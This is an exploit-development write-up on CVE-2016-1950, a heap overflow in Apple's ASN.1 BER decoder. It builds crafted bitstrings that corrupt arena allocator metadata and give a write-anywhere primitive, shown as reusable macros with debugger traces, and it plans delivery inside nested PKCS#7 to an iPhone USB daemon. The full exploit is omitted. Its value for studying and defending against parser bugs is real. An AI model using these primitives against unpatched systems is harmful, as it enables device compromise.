DER is very similar to BER, but with all that flexibility removed. Whereas BER has many ways to skin the cat, DER will provide only one, the canonical form. Because ASN.1 parsers tend to become very complex to handle all sorts of obscure BER input, they can become a rich source of bugs.

-- 2 - Enter the bug

For a very long time, security researchers have looked for software bugs using differential analysis, especially when the vendor is vague about the fixed vulnerabilities. Oftentimes, after a security update, it is worth diffing or -- when the source is not available -- bindiffing between the new version and the old one.

Let's take a look at the security content of iOS 9.3 update[0], matching with OS X El Capitan v10.11.4 / Security Update 2016-002. Somewhere down the line, it says:

Security:

Impact: Processing a maliciously crafted certificate may lead to arbitrary code execution

Description: A memory corruption issue existed in the ASN.1 decoder. This issue was addressed through improved input validation.

CVE-2016-1950 : Francis Gabriel of Quarkslab

OK, this sounds pretty bad. Or good, depending on the perspective. In this case the sources were available[2], so it was worth enough diffing them:

```
$ diff -Naurp Security-57337.20.44 Security-57337.40.85
```

Most of the relevant code is in Security-57337.20.44/OSX/libsecurity_asn1/ and something interesting pops up in secasn1d.c.diff:

```
// If this is a bit string, the length is bits, not bytes.
```

Indeed, the old code looks somewhat fishy:

```
PORT_Memcpy(item->Data + item->Length, buf, len);
item->Length += len;
... and somewhere down the line...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

A quick glance tells us the bit vs byte confusion happens at concatenating multiple primitive bitstrings and smells like OOB write. The offset seems to jump geometrically higher and higher in 'sec_asn1d_parse_leaf' and it is reachable from:

```
sec_asn1d_parse_more_bit_string
SEC_ASN1DecoderUpdate
SEC_ASN1Decode
SecAsn1Decode
```

-- 2.0 - The allocator

The decoder has its own memory allocator, an Arena Allocator[3], designed to be simple and fast. Introduced by Douglas T. Ross around 1967, it was later demonstrated by Hanson in 1990 that Arenas are the fastest memory management solution.

In its simplest form, an Arena Allocator cuts consecutive slices from a big block of memory, which was previously requested from the Operating System. These blocks are considered "large" by the system allocator, and therefore

Template (expected)		Input data (actual)
Element type	<==+==>	Element
	v	
Element type	<==+==>	Element

```

      v
Element type  <==+==>      Element
      X
Element type  <==!==>      Wrong element

```

The state of the currently parsed element is kept in 'sec_asnld_state', a structure containing various flags, sub-items and a pointer to the current template -- this will become important a bit later. The state object looks like this:

```

typedef struct sec_asnld_state_struct {
    SEC_ASN1DecoderContext *top;
    const SecAsn1Template *theTemplate;
    void *dest; // SecAsn1Item *item
    ...
    struct sec_asnld_state_struct *parent;
    ...
    unsigned int bit_string_unused_bits;
    struct subitem *subitems_head;
    struct subitem *subitems_tail;
    ...
} sec_asnld_state;

```

Small note: during this writeup, 'item' will always refer to 'state->dest' and may be used interchangeably hereinafter.

The ASN.1 parser consumes the input, allocating memory as it goes. For each element, a state object and the actual data are laid down in memory inside whatever Arena is active at that given point.

```

+-----+-----+-----+-----+-----+-----+-----+-----+
| next | base | limit | avail | STATE, DATA, STATE, DATA ... | FREE |
+-----+-----+-----+-----+-----+-----+-----+-----+
                                   |         ^         ^
                                   |         +-----+-----+-----+
                                   +-----+-----+-----+-----+

```

Now we can build a simple example, a constructed bitstring composed of two primitive bitstrings:

```

len = 256;

CONS_BITSTRING(len);
    REP_BITSTRING(0, 10, 'a');

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}

```

The above pseudo-code will generate:

```

23      constructed bitstring
82 01 00      length (2 byte long form): 0x100 bytes
03      primitive bitstring
0B      length: 11 bytes, including the unused bits specifier
00      number of unused bits, trailing at the end of the last byte
"aaaaaaaaaa"
03      primitive bitstring
81 F0      length (1 byte long form): 240 bytes
00      number of unused bits, trailing at the end of the last byte
"zzz..."

```

Which can be decoded with the following call to libasn1.dylib:

```

SecAsn1Decode(input, input_size, kSecAsn1BitStringTemplate, &output);

```

We get this:

```

new ARENA -> o_pool/0x7fab29003020 of size 2087
sec_asnld_push_state:429: zalloc(144) -> 0x7fab29003070 in arena o_pool/0x7fab2900302
0 (left 1831)
new ARENA -> t_pool/0x7fab29000020 of size 1063
sec_asnld_prepare_for_contents:1458: zalloc(256) -> 0x7fab29000020 in arena t_pool/0x
7fab29000020 (left 775)
sec_asnld_push_state:429: zalloc(144) -> 0x7fab29003100 in arena o_pool/0x7fab2900302
0 (left 1687)
STATE transition 0x7fab29003070 -> 0x7fab29003100
sec_asnld_parse_leaf: memcpy(0x7fab29000020 + 0 = 0x7fab29000020, "6161616161616161",
10) <-- [A]
adjusting item->len (10) to 80, unused=0x0
<-- [B]
STATE transition 0x7fab29003100 -> 0x7fab29003070
STATE transition 0x7fab29003070 -> 0x7fab29003100
sec_asnld_parse_leaf: memcpy(0x7fab29000020 + 80 = 0x7fab29000070, "7a7a7a7a7a7a7a7a"
, 239) <-- [C]
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (319) to 2552, unused=0x0
STATE transition 0x7fab29003100 -> 0x7fab29003070
STATE transition 0x7fab29003070 -> 0x0

```

'zalloc(144)' is allocating a new state object. 'zalloc(256)' is allocating space for the bitstring itself. And we observe the two memcpy:

```

memcpy(0x7fab29000020 + 0 = 0x7fab29000020, "6161616161616161", 10) // the 1st memc
py: [A]
memcpy(0x7fab29000020 + 80 = 0x7fab29000070, "7a7a7a7a7a7a7a7a", 239) // the 2nd memc
py: [C]

```

That is, the state machine is concatenating the two primitive bitstrings to create the final constructed bitstring. But the bitstring pieces should be adjacent, yet they are not, because:

```

PORT_Memcpy(item->Data + item->Length, buf, len);
item->Length += len;
...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;

```

At each concatenation, 'item->Length' is used as an offset and then it is updated, growing exponentially higher by roughly a factor of 8, as seen above at [B].

The good news is that the overflow works. The bad news is that the memcpy happens in 'their_pool' Arena, whereas the state objects are allocated in 'our_pool' Arena. This is not great, since it may be difficult to massage 'their_pool' Arenas and -- even if we pull it off -- there may be nothing interesting there. We want 'our_pool' Arenas, because that's where the state objects are.

-- 2.2 - The subtle flaw

By carefully analysing the state machine for whatever ways of switching to 'our_pool', we notice a weird thing in 'sec_asnld_parse_bit_string':

```

if ((state->pending == 0) || (state->contents_length == 1)) {
    if (state->dest != NULL) {
        SecAsn1Item *item = (SecAsn1Item *) (state->dest);
        item->Data = NULL; // <-- [D]
        item->Length = 0;
        state->place = beforeEndOfContents;
    }
    if (state->contents_length == 1) {
        /* skip over (unused) remainder byte */
        return 1;
    } else {
        return 0;
    }
}

```

It looks like a shortcut for empty primitive strings. It essentially nukes the destination item and switches to 'beforeEndOfContents'. It looks almost legit, except it is throwing away the old 'item->Data' by setting it to NULL, as seen at [D]. Then, when the next bitstring component arrives, 'sec_asnld_prepare_for_contents' sees that 'item' is nuked and allocates it anew, but this time in 'our_pool'. The allocation size is fit to accomodate the last length that was parsed.

And here things start to become interesting. A constructed bitstring has a total length and then each component has its own length (all of these must sum up to the total). If we enter 'sec_asnld_prepare_for_contents' right after the shortcut, the parser must have already parsed the next component and the last parsed length will be of that component, which is smaller than the total. What we just achieved was to throw away the good 'item->Data' (sized for the grand total) and replace it with a new 'item->Data' (sized for the next component after the shortcut). If the shortcut didn't exist, then 'sec_asnld_prepare_for_contents' would have not allocated 'item->Data' again, and the size of the allocation would have remained fit for the grand total. This is a bug in its own right, but more on that later...

The switch to 'our_pool' was our goal, and we got it:

```
alloc_len = state->contents_length;
...
if (item == NULL || state->top->filter_only) {
    ...
} else if (state->substring) {
    /*
     * If we are a substring of a constructed string, then we may
     * not have to allocate anything (because our parent, the
     * actual constructed string, did it for us). If we are a
     * substring and we *do* have to allocate, that means our
     * parent is an indefinite-length, so we allocate from our pool;
     * later our parent will copy our string into the aggregated
     * whole and free our pool allocation.
     */
    if (item->Data == NULL) {
        PORT_Assert (item->Length == 0);
        poolp = state->top->our_pool;
    } else {
        alloc_len = 0;
    }
} else {
    ...
}

if (alloc_len || ...) {
    ...
    if (item) {
        item->Data = (unsigned char*)sec_asnld_zalloc (poolp, alloc_len);
    }
    ...
}
```

Let's try again, forcing the switch to 'our_pool' by introducing an empty bitstring aka the shortcut aka the breaker aka the key to the kingdom:

```
CONS_BITSTRING(len);          // item->Data is a block of size=len in their_pool
START_BITSTRING(0, 0);        // nuke item->Data
REP_BITSTRING(0, 10, 'a');     // new item->Data is a block of size=10+1 in our_pool

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}

new ARENA -> o_pool/0x7f84fc803020 of size 2087
```


```

sec_asnld_push_state:429: zalloc(144) -> 0x7f84fc803070 in arena o_pool/0x7f84fc80302
0 (left 1831)
new ARENA -> t_pool/0x7f84fc800020 of size 1063
sec_asnld_prepare_for_contents:1458: zalloc(256) -> 0x7f84fc800020 in arena t_pool/0x
7f84fc800020 (left 775)
sec_asnld_push_state:429: zalloc(144) -> 0x7f84fc803100 in arena o_pool/0x7f84fc80302
0 (left 1687)
STATE transition 0x7f84fc803070 -> 0x7f84fc803100
STATE transition 0x7f84fc803100 -> 0x7f84fc803070
STATE transition 0x7f84fc803070 -> 0x7f84fc803100
sec_asnld_prepare_for_contents:1458: zalloc(11) -> 0x7f84fc803190 in arena o_pool/0x7
f84fc803020 (left 1671)
sec_asnld_parse_leaf: memcpy(0x7f84fc803190 + 0 = 0x7f84fc803190, "6161616161616161",
10)
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7f84fc803100 -> 0x7f84fc803070
STATE transition 0x7f84fc803070 -> 0x7f84fc803100
sec_asnld_parse_leaf: memcpy(0x7f84fc803190 + 80 = 0x7f84fc8031e0, "7a7a7a7a7a7a7a7a"
, 236)
adjusting item->len (316) to 2528, unused=0x0
STATE transition 0x7f84fc803100 -> 0x7f84fc803070
STATE transition 0x7f84fc803070 -> 0x0

```

'sec_asnld_zalloc(11)' is allocating a temporary buffer of size 10+1.

The parser creates a temporary buffer, which resides in 'our_pool', and it is using it to agglutinate the complete bitstring. But this buffer is only sized for the first part -- the 'a' part of size 10+1 -- and therefore it is much smaller than it should be. Remember that 'our_pool' is a list of Arenas holding either state objects or temporary input data:



Let's try again, but force another state object allocation after our short buffer which gets overflowed. We insert a nested constructed bitstring and see what happens. Yes, BER allows it. Yes, it is really that bad...

```

CONS_BITSTRING(len);
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 10);
REP_BITSTRING(0, 10, 'a');

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}

new ARENA -> o_pool/0x7f91f3803020 of size 2087
sec_asnld_push_state:429: zalloc(144) -> 0x7f91f3803070 in arena o_pool/0x7f91f380302
0 (left 1831)
new ARENA -> t_pool/0x7f91f3800020 of size 1063
sec_asnld_prepare_for_contents:1458: zalloc(256) -> 0x7f91f3800020 in arena t_pool/0x
7f91f3800020 (left 775)
sec_asnld_push_state:429: zalloc(144) -> 0x7f91f3803100 in arena o_pool/0x7f91f380302
0 (left 1687)
STATE transition 0x7f91f3803070 -> 0x7f91f3803100
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 -> 0x7f91f3803100
sec_asnld_prepare_for_contents:1458: zalloc(13) -> 0x7f91f3803190 in arena o_pool/0x7
f91f3803020 (left 1671)
sec_asnld_push_state:429: zalloc(144) -> 0x7f91f38031a0 in arena o_pool/0x7f91f380302
0 (left 1527)

```



```

STATE transition 0x7f91f3803100 -> 0x7f91f38031a0
sec_asnld_parse_leaf: memcpy(0x7f91f3803190 + 0 = 0x7f91f3803190, "6161616161616161",
10)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7f91f38031a0 -> 0x7f91f3803100
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 -> 0x7f91f3803100
sec_asnld_parse_leaf: memcpy(0x7f91f3803190 + 80 = 0x7f91f38031e0, "7a7a7a7a7a7a7a7a"
, 234)
sec_asnld_parse_leaf: pre-existing value = 0x3
adjusting item->len (314) to 2512, unused=0x0
STATE transition 0x7f91f3803100 -> 0x7f91f3803070
STATE transition 0x7f91f3803070 -> 0x0

```

It is pretty obvious that we can overwrite the state object of the nested constructed bitstring.

```

                                     "aaaaaaaa"  "zzz..."
+-----+-----+-----+-----+-----+-----+-----+-----+
| next | base | limit | avail | STATE, STATE, TEMPORARY, STATE | FREE... |
+-----+-----+-----+-----+-----+-----+-----+-----+
                                     ^             ^
                                     +-----+-----+
                                     |             |
                                     +-----+-----+

```

However, by the time the second string gets copied, the nested state object is abandoned, and nothing happens. We deduce the actual smash must happen inside the nested constructed bitstring:

```

CONS_BITSTRING(len);
  START_BITSTRING(0, 0);
  CONS_BITSTRING(3 + 10 + 3 + 64);
    REP_BITSTRING(0, 10, 'a');
    REP_BITSTRING(0, 64, 'b'); // smashes the active state object

if (len) {
  START_BITSTRING(0, len - 1);
  while (len) {
    PUSH1('z');
  }
}

new ARENA -> o_pool/0x7fa27d003020 of size 2087
sec_asnld_push_state:429: zalloc(144) -> 0x7fa27d003070 in arena o_pool/0x7fa27d00302
0 (left 1831)
new ARENA -> t_pool/0x7fa27d000020 of size 1063
sec_asnld_prepare_for_contents:1458: zalloc(256) -> 0x7fa27d000020 in arena t_pool/0x
7fa27d000020 (left 775)
sec_asnld_push_state:429: zalloc(144) -> 0x7fa27d003100 in arena o_pool/0x7fa27d00302
0 (left 1687)
STATE transition 0x7fa27d003070 -> 0x7fa27d003100
STATE transition 0x7fa27d003100 -> 0x7fa27d003070
STATE transition 0x7fa27d003070 -> 0x7fa27d003100
sec_asnld_prepare_for_contents:1458: zalloc(80) -> 0x7fa27d003190 in arena o_pool/0x7
fa27d003020 (left 1607)
sec_asnld_push_state:429: zalloc(144) -> 0x7fa27d0031e0 in arena o_pool/0x7fa27d00302
0 (left 1463)
STATE transition 0x7fa27d003100 -> 0x7fa27d0031e0
sec_asnld_parse_leaf: memcpy(0x7fa27d003190 + 0 = 0x7fa27d003190, "6161616161616161",
10)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (10) to 80, unused=0x0
STATE transition 0x7fa27d0031e0 -> 0x7fa27d003100
STATE transition 0x7fa27d003100 -> 0x7fa27d0031e0
sec_asnld_parse_leaf: memcpy(0x7fa27d003190 + 80 = 0x7fa27d0031e0, "6262626262626262"
, 64)
sec_asnld_parse_leaf: pre-existing value = 0x7fa27d003020
<CRASH>

```

Great! We can now smash an active state object while it is being accessed.


-- 2.3 - The strategy

Looking at the `'sec_asn1d_state'` structure, we realise there are many flags that we can smash, which may or may not confuse the ASN.1 parser state machine. And there are many pointers which we can do partial overwrites on, which has the effect of moving them to another controlled area inside the current Arena. However tempting is to try all of these, we realise there is a low-hanging fruit in there. Recall how the overwrite offset is computed:

```
item->Length += len;
...
item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

By making the `'bit_string_unused_bits'` large, we can have `'item->Length'` going negative. This has the effect of having `'item->Data + item->Length'` pointing somewhere to a smaller address, which can be used to smash other state objects, allocated previously. But then, we end up with the same problem, and then we'd have to figure out what state field to smash again.

A better target is to smash the Arena structure itself. This is a meta-data attack. It works because the allocations inside an Arena are predictable by design. In fact, we know our bitstrings will always be laid out at the same distance from the start of the active Arena, for a given input.



After we do this, we trigger another allocation, with another bitstring. If we get it right we can manipulate Arena `'limit/avail'`, effectively gaining an allocate-anywhere primitive. And if we follow up with another bitstring, we have gained a write-anywhere primitive.

```
CONS_BITSTRING(len);
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 19 + 3 + 4);
  REP_BITSTRING(4, 19, 'a'); // filler
  START_BITSTRING(0, 4); // smash bit_string_unused_bits
  PUSH4((19 * 8 - 4 + 4) * 8 + (0x3190 - 0x3020) + 2*8);

START_BITSTRING(0, 16); // smash the Arena
  PUSH8(0x4141414141414140 + 16); // limit
  PUSH8(0x4141414141414140); // avail

START_BITSTRING(0, 0); // trigger new allocation
  REP_BITSTRING(0, 1, 'b'); // trigger new memcpy over allocation

if (len) {
  START_BITSTRING(0, len - 1);
  while (len) {
    PUSH1('z');
  }
}
```

If the above seems somewhat confusing, refer to "openssl asn1parse" output:

```

0:d=0  hl=4 l= 256 cons: BIT STRING
4:d=1  hl=2 l=   1 prim: BIT STRING // break, trigger allocation
7:d=1  hl=2 l=  29 cons: BIT STRING
9:d=2  hl=2 l=  20 prim: BIT STRING // filler: "aaa..."
31:d=2  hl=2 l=   5 prim: BIT STRING // bit_string_unused_bits
38:d=1  hl=2 l=  17 prim: BIT STRING // destination: Arena limit/avail
57:d=1  hl=2 l=   1 prim: BIT STRING // break, trigger fake alloc
60:d=1  hl=2 l=   2 prim: BIT STRING // write value: "b"
```

```

64:d=1 hl=3 l= 193 prim: BIT STRING // remainder "zzz..."

new ARENA -> o_pool/0x7ffe62803020 of size 2087
sec_asnld_push_state:429: zalloc(144) -> 0x7ffe62803070 in arena o_pool/0x7ffe6280302
0 (left 1831)
new ARENA -> t_pool/0x7ffe62800020 of size 1063
sec_asnld_prepare_for_contents:1458: zalloc(256) -> 0x7ffe62800020 in arena t_pool/0x
7ffe62800020 (left 775)
sec_asnld_push_state:429: zalloc(144) -> 0x7ffe62803100 in arena o_pool/0x7ffe6280302
0 (left 1687)
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asnld_prepare_for_contents:1458: zalloc(29) -> 0x7ffe62803190 in arena o_pool/0x7
ffe62803020 (left 1655)
sec_asnld_push_state:429: zalloc(144) -> 0x7ffe628031b0 in arena o_pool/0x7ffe6280302
0 (left 1511)
STATE transition 0x7ffe62803100 -> 0x7ffe628031b0
sec_asnld_parse_leaf: memcpy(0x7ffe62803190 + 0 = 0x7ffe62803190, "6161616161616161",
19)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (19) to 148, unused=0x4
STATE transition 0x7ffe628031b0 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe628031b0
sec_asnld_parse_leaf: memcpy(0x7ffe62803190 + 148 = 0x7ffe62803224, "640", 4)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (152) to 18446744073709551232, unused=0x640
STATE transition 0x7ffe628031b0 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asnld_parse_leaf: memcpy(0x7ffe62803190 + 18446744073709551232 = 0x7ffe62803010,
"414141414141414150", 16)
sec_asnld_parse_leaf: pre-existing value = 0x7ffe62803827
adjusting item->len (18446744073709551248) to 18446744073709548672, unused=0x0
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asnld_prepare_for_contents:1458: zalloc(2) -> 0x4141414141414140 in arena o_pool/
0x0 (left -1)
sec_asnld_parse_leaf: memcpy(0x4141414141414140 + 0 = 0x4141414141414140, "62", 1)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (1) to 8, unused=0x0
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x7ffe62803100
sec_asnld_parse_leaf: memcpy(0x4141414141414140 + 8 = 0x4141414141414148, "7a7a7a7a7a
7a7a7a", 192)
sec_asnld_parse_leaf: pre-existing value = 0x0
adjusting item->len (200) to 1600, unused=0x0
STATE transition 0x7ffe62803100 -> 0x7ffe62803070
STATE transition 0x7ffe62803070 -> 0x0

```

We got our write-anywhere:

```
memcpy(0x4141414141414140 + 0, "62", 1)
```

but apparently the remainder of the string is also written somewhere around that address. We will address this issue momentarily (pun intended).

First, let's explain our contraption above. There are two magic values in our bitstring: the value with which to overwrite 'bit_string_unused_bits', and the length of the filler. The former is given by the offset of the temporary buffer inside our current Arena. It does vary depending on what elements have been processed before our bitstring, but for a given input it is considered constant:

```
D = 0x7fb191003190 - 0x7fb191003020 // actual values do not matter
```

The latter can be calculated with the following formula:

```
K = (116=offsetof(sec_asnld_state, bit_string_unused_bits) +
    round8(K + 10) + 4=bit_string_unused_bits) / 8
```

We find that K=19 satisfies the equation and it is a constant allowing us to reach `state->bit_string_unused_bits`. Now we can sum up all the above into a write-anywhere primitive:

```
#define MAKE_ARENA64(filler, arena_used, lower_bound, upper_bound) \
do { \
    CONS_BITSTRING(10 + 19); \
    REP_BITSTRING(4, 19, filler); \
    \
    START_BITSTRING(0, 4); \
    PUSH4((19 * 8 - 4 + 4) * 8 + (arena_used) + 2*8); \
    \
    START_BITSTRING(0, 16); \
    PUSH8(upper_bound); \
    PUSH8(lower_bound); \
} while (0)

#define WRITE64(clean, x) \
do { \
    START_BITSTRING(0, 0); \
    if (clean) { \
        START_BITSTRING(7, 1); \
        PUSH1(x); \
        START_BITSTRING(0, 7); \
        PUSH7((x) >> 8); \
    } else { \
        START_BITSTRING(0, 8); \
        PUSH8(x); \
    } \
} while (0)
```

And finally, our code looks like this:

```
CONS_BITSTRING(len);
START_BITSTRING(0, 0); // break

MAKE_ARENA64('a', 0x3190 - 0x3020, 0x4141414141414140, 0x4141414141414150);

WRITE64(0, 0x4242424242424242); // break & write

if (len) {
    START_BITSTRING(0, 0); // break for clean exit
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

It essentially translates to:

```
memset(0x4141414141414140, 0, sizeof(0x4242424242424242) + 1);
*(uint64_t *)0x4141414141414140 = 0x4242424242424242;
```

You will notice there are 3 breakers. One just before hijacking the current Arena. Another one inside the arbitrary write, and the last one just before the remainder of the string. The last one makes sure further ASN.1 parsing resumes in a normal way, without even crashing. This is possible because we designed our fake Arena as small as possible, just enough to accommodate one write; any further allocs will link in new legit Arenas.

To sum it up, we smash a state object to manipulate the current Arena. This will coerce `sec_asnld_zalloc` into returning the address we want, and make this fake Arena look exhausted after one write. Then we just copy our value at the aforementioned address. There is one minor inconvenience though: the destination address is subject to a zeroing step, which goes one byte past our write size. In order to fix the bleeding, we have to do a multi-stage write (WRITE64 has a parameter to correct this automatically if needed):

```
// write n bytes
START_BITSTRING(0, 0); // break
START_BITSTRING(7, 1); // sec_asn1d_zalloc, then memset(dest, 0, 1 + 1)
    PUSH1(first); // write first byte. item->Length = (0 + 1) * 8 - 7
START_BITSTRING(0, n);
    PUSHB(next); // next bytes get written at offset +1
```

And finally, we can do as many writes as we want, by repeating the process:

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0);

    MAKE_ARENA64('a', 0x3190 - 0x3020, 0x4141414141414140, 0x4141414141414140 + 16);

    WRITE64(0, 0x4242424242424242);

    START_BITSTRING(0, 0);

    MAKE_ARENA64('a', 0, 0x4343434343434340, 0x4343434343434340 + 16);

    WRITE64(0, 0x4444444444444444);

if (len) {
    START_BITSTRING(0, 0);
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

Which translate into:

```
*(uint64_t *)0x4141414141414140 = 0x4242424242424242;
*(uint64_t *)0x4343434343434340 = 0x4444444444444444;
```

Notice the subsequent writes, and their respective Arenas, start afresh. It means D must be always zero after the first one.

The reasoning is almost identical for 32bit, we just need to find D and K. D can be found experimentally:

```
D = 0x7a1f18e8 - 0x7a1f1810 // actual values do not matter
```

And then K is found with the following formula:

```
K = (64=offsetof(sec_asn1d_state, bit_string_unused_bits) +
    round8(K + 10) + 0=bit_string_unused_bits) / 8
```

Once we found D and K=11, we can write a similar Arena primitive:

```
#define MAKE_ARENA32(filler, arena_used, lower_bound, upper_bound) \
do { \
    CONS_BITSTRING(10 + 11); \
    REP_BITSTRING(0, 11, filler); \
    \
    START_BITSTRING(0, 4); \
    PUSH4((11 * 8 - 0 + 4) * 8 + (arena_used) + 2*4); \
    \
    START_BITSTRING(0, 8); \
    PUSH4(upper_bound); \
    PUSH4(lower_bound); \
} while (0)

#define WRITE32(clean, x) \
do { \
    START_BITSTRING(0, 0); \
    if (clean) { \
        START_BITSTRING(7, 1); \
        PUSH1(x); \
    }
```

```

        START_BITSTRING(0, 3); \
        PUSH3((x) >> 8); \
    } else { \
        START_BITSTRING(0, 4); \
        PUSH4(x); \
    } \
} while (0)

```

allowing us to kickstart the write-anywhere:

```
MAKE_ARENA32('a', 0x8e8 - 0x810, 0x41414140, 0x41414140 + 16);
```

What we got is an extremely reliable primitive which can write constant values at constant addresses. Let's see if we can put them to good use.

-- 3 - Exploit techniques

We need to target some application or daemon that listens and accepts ASN.1 encoded data. So far, we have experimented on bare bitstrings, but that is extremely unlikely any real world application would ask for. We need some standard containers, such as an X.509 certificate or a PKCS#7 structure, ready to be consumed. A certificate's signature is indeed a bitstring that we can manipulate, but that renders the certificate invalid. Our exploit would need to fully achieve its goal before the certificate is validated.

For now, let's suppose our victim is a daemon that consumes PKCS#7 and extracts the certificate for later validation. It accomplishes this with a call to 'SecCMSCertificatesOnlyMessageCopyCertificates'. That function can be found inside the Security framework, and it uses 'SecCmsMessageDecode' to parse the incoming PKCS#7, which in turn uses 'SEC_ASN1DecoderUpdate'.

-- 3.0 - PKCS#7

PKCS#7 stands for Cryptographic Message Syntax (aka CMS). It is a standard for storing signed and/or encrypted data, described by RFC 3369[4].

Looking at Security-57337.20.44/OSX/libsecurity_smime/lib/cmsasn1.c, we see that we can find only one occurrence of 'kSecAsn1BitStringTemplate'. Recall the parser is driven by templates, so we know the ASN.1 parser will expect a bitstring wherever it hits that template. Tracing back, we get:

```

SecCmsOriginatorPublicKeyTemplate
SecCmsOriginatorIdentifierOrKeyTemplate
SecCmsKeyAgreeRecipientInfoTemplate
SecCmsRecipientInfoTemplate
SecCmsEnvelopedDataTemplate
NSS_PointerToCMSEnvelopedDataTemplate
nss_cms_choose_content_template()
nss_cms_chooser
SecCmsMessageTemplate
SecCmsDecoderCreate()
SecCmsMessageDecode()

```

It looks like we need to craft an enveloped PKCS#7. However, our target expects a signed PKCS#7, which looks roughly like this:

```

cons: SEQUENCE
prim:  OBJECT          :pkcs7-signedData
cons:  cont [ 0 ]
cons:    SEQUENCE
prim:    INTEGER       :01
cons:    SET
cons:    SEQUENCE
prim:    OBJECT          :pkcs7-data
cons:    cont [ 0 ]
<certificate>
cons:    SET

```

But wait. We can stash an enveloped PKCS#7 instead of raw pkcs7-data.

```

cons: SEQUENCE
prim:  OBJECT          :pkcs7-signedData
cons:  cont [ 0 ]
cons:    SEQUENCE
prim:    INTEGER          :01
cons:    SET
cons:      SEQUENCE
prim:      OBJECT          :sha1
prim:      NULL
cons:      SEQUENCE
prim:      OBJECT          :pkcs7-envelopedData
cons:      cont [ 0 ]
prim:      OCTET STRING    [HEX DUMP]:<enveloped data>
cons:      cont [ 0 ]
cons:      <certificate>
cons:      SET

```

The enveloped data must be a valid ASN.1 encoding, matching the templates we saw above. Roughly speaking, this is the equivalent of the following:

```

$ echo "Hello world" > input.txt
$ openssl ecparam -name secp521r1 -genkey -param_enc explicit -out private-key.pem
$ openssl req -new -x509 -key private-key.pem -out server.pem -days 730
$ openssl cms -encrypt -binary -aes256 -in input.txt -outform DER -out encrypted.der
server.pem
$ openssl cms -inform DER -in encrypted.der -cmsout -print

```

encrypted.der looks somewhat like this:

```

cons: SEQUENCE
prim:  INTEGER          :02
cons:  SET
cons:    cont [ 1 ]
cons:      SEQUENCE
prim:      INTEGER          :03
cons:      cont [ 0 ]
cons:      cont [ 2 ]
cons:      SEQUENCE
cons:      SEQUENCE
prim:      OBJECT          :id-ecPublicKey
prim:      BIT STRING
<more stuff>

```

Great! There's our bitstring. We know the inner PKCS#7 will be handled by a recursive call to `'SecCmsMessageDecode'`, and the error code of that parser, if any, is totally discarded. This can be observed in `'nss_cms_before_data'` and `'nss_cms_decoder_work_data'` respectively. It seems pretty good from our perspective, because we do not need to worry whether the inner ASN.1 ends abruptly and, most importantly, the recursive call to `'SecCmsMessageDecode'` will create fresh Arenas. Remember our D constant when invoking the first `MAKE_ARENA64`? Yeah, it will be unchanged between runs. It seems we can have our cake and eat it. But not just yet... Let's recap what we have so far.

We build our bitstring inside an enveloped PKCS#7, which is contained in a signed PKCS#7 allowing us to write constant values at constant addresses. All those constant values and addresses come from the input itself.

-- 3.1 - Building blocks

Our target daemon is running on an iPhone, listening to USB and is ready to consume the crafted PKCS#7. Back in 2016, USB restricted mode wasn't even a thing and a lot of daemons were running Before First Unlock.

The full exploit itself is beyond the scope of this article and is left as an exercise for the reader. The bug has been patched years ago, and it does not preserve any value whatsoever today, except illustrating my thought process at the time and introducing some creative ways of subverting the ASN.1 decoding machinery, as we shall see below.

